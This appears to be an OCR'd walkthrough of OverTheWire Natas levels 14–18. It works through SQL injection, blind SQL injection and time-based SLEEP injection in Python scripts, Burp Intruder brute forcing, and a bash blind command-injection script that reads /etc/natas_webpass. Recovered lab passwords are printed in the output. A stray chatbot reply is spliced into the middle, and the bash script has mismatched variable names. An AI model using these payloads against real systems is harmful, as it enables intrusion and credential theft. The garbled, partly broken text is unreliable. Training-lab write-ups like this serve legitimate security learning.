
Here is a great site for SQL injection cheat sheets:

[SQL injection cheat sheet | Web Security Academy]


Level 14



Here we can see the username and password. This might be a case for SQL injection.



We managed to see that it's an SQL injection, and we can tell that it's not a blind SQL case since it is informing us of a problem.



Here's the corrected version:

We can use the OR 1=1 -- to pass this level.

Explanation of the injection:

- **" = We can see that an error was made, which means the SQL is trying to use it.**
- **OR 1=1 = It means that what comes after this will always be true.**
- **-- = This will ignore the rest of the query.**

Level 15


Go to Repeater and type this command:

```
15
16 username=natas16" and (select length(password)=1 from users where username="natas16")#
```


This query will check the length of the password for the user natas16. After we type the query, we can go to Intruder so we can brute force the length of the password.

```
1 POST /index.php HTTP/1.1
2 Host: natas15.natas.labs.overthewire.org
3 Content-Length: 87
4 Cache-Control: max-age=0
5 Authorization: Basic bmF0YXMxNTpTZHFJcUJzRmN6M3lvdGxOWUVyWlNad2Jsa2OwbHJ2eA==
6 Upgrade-Insecure-Requests: 1
7 Origin: http://natas15.natas.labs.overthewire.org
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.178 Safari/537.36
0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
1 Referer: http://natas15.natas.labs.overthewire.org/
2 Accept-Encoding: gzip, deflate
3 Accept-Language: en-US,en;q=0.9
4 Connection: close
5
6 username=natas16" and (select length(password)=§1§ from users where username="natas16")#
```


Add 1 as a variable.
And now, let's go to the Payload section.



Select the numbers for the payload.




Select from 1 to 40, step 1, and then start the attack.



Request	Payload	Status	Error	Timeout	Length	Comment
25	25	200			1111	
26	26	200			1111	
27	27	200			1111	
28	28	200			1111	
29	29	200			1111	
30	30	200			1111	
31	31	200			1111	
32	32	200			1104	
33	33	200			1111	
34	34	200			1111	
35	35	200			1111	
36	36	200			1111	
37	37	200			1111	
38	38	200			1111	
39	39	200			1111	
40	40	200			1111	

We can see that the only number that has a different response length is 32, so we now know that the length of the password is 32.


Now, we will need to find the characters.
We can use Python code to crack the password.




It looks like you want to share the Python code! Please feel free to paste it here, and I can help you refine or explain it if needed. 😊

```python
import requests

url = "http://natas15.natas.labs.overthewire.org/index.php"
auth = ("natas15", "SdqIqBsFcz3yotlNYErZSZwblkm0lrvx")  # Replace with your Natas15 credentials
charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
password = ""

for position in range(1, 33):  # Assuming the password is 32 characters long
    for char in charset:
        payload = f'natas16" and (select substring(password, {position}, 1) from users where username="natas16") LIKE BINARY "{char}" -- '
        response = requests.post(url, auth=auth, data={"username": payload})
        if "This user exists" in response.text:  # Adjust based on the server's response
            password += char
            print(f"Password so far: {password}")
            break

print(f"The password for natas16 is: {password}")
```


Level 16




In this challenge, we need to find the password of the user, but it's a blind command injection. This means that even if we manage to retrieve the password, we won’t be able to see it directly.



If we try to inject the command, we will get nothing.



When I'm grepping for "n", we get no output because "n" isn't the first character. But if I use "E", we should get a result.



We will not get anything that indicates we have an "E" in the password.


So, I created a bash script that will brute force each letter and eventually give us the password.

```bash
#!/bin/bash

USERNAME="natas16"
PASSWORD="hPkjKYviLQctEW33QmuXL6eDVfMW4sGo"
url="http://$USERNAME.natas.labs.overthewire.org/"
SECREAT=""
CHARS="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
while true; do
FOUND_CHAR=false
    for CHAR in $(echo $CHARS | fold -w1); do
    echo "$CHAR"
    PAYLOAD="$(echo "\$(grep ^${SECRET}${CHAR} /etc/natas_webpass/natas17)")"

        # Make the request
        RESPONSE=$(curl -s --user "$USERNAME:$PASSWORD" --data-urlencode "needle=$PAYLOAD" "$URL")

        # Check if the character is correct
        if [[ ! $RESPONSE =~ "output" ]]; then
            SECRET+=$CHAR
            echo "[+] Found character: $CHAR"
            FOUND_CHAR=true
            break
        fi
    done

    # Break the loop if no characters are found
    if [[ $FOUND_CHAR == false ]]; then
        break
    fi
done

echo "[+] Secret for Natas 17: $SECRET"
```


Here we got the password!

```
+] Found character: E
+] Found character: q
+] Found character: j
+] Found character: H
+] Found character: J
+] Found character: b
+] Found character: o
+] Found character: 7
+] Found character: L
+] Found character: F
+] Found character: N
+] Found character: b
+] Found character: 8
+] Found character: v
+] Found character: w
+] Found character: h
+] Found character: H
+] Found character: b
+] Found character: 9
+] Found character: s
+] Found character: 7
+] Found character: 5
+] Found character: h
+] Found character: o
+] Found character: k
+] Found character: h
+] Found character: 5
+] Found character: T
+] Found character: F
+] Found character: 0
+] Found character: O
+] Found character: C
+] Secret for Natas 17: EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC
```


Level 17



This time, we are facing a time-based SQL injection.



As you can see, we don't get any results.




But if we make a correct query, we could use a time delay to figure out the password. For this, I used a Python script.

```python
import requests
import re
from time import *

characters = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

username = "natas17"
password = "EqjHJbo7LFNb8vwhHb9s75hokh5TF0OC"

Url = "http://natas17.natas.labs.overthewire.org"

session = requests.session()

current_password = list()

while(True):
    for character in characters:
        print("Trying with: " + "".join(current_password) + character)
        startTime = time()
        response = session.post(Url, data={"username": 'natas18" AND password LIKE BINARY "' + "".join(current_password) + character + '%" AND SLEEP(2) #'},auth=(username, password))
        endTime = time()
        if endTime - startTime > 2:
            current_password.append(character)
            break
    if len(current_password) == 32:
            break
```

```
Found character 17: D
Found character 18: 4
Found character 19: D
Found character 20: D
Found character 21: b
Found character 22: R
Found character 23: G
Found character 24: 6
Found character 25: Z
Found character 26: L
Found character 27: l
Found character 28: C
Found character 29: G
Found character 30: g
Found character 31: C
Found character 32: J
Password for natas18: 6OG1PbKdVjyBlpxgD4DDbRG6ZLlCGgCJ
```

Level 18




This time, we will need to brute force our way in!

